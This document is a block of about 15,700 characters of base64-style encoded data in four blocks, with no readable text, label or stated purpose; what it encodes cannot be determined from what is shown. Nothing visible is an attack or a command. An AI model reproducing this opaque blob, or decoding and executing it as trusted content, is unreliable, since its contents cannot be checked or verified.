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
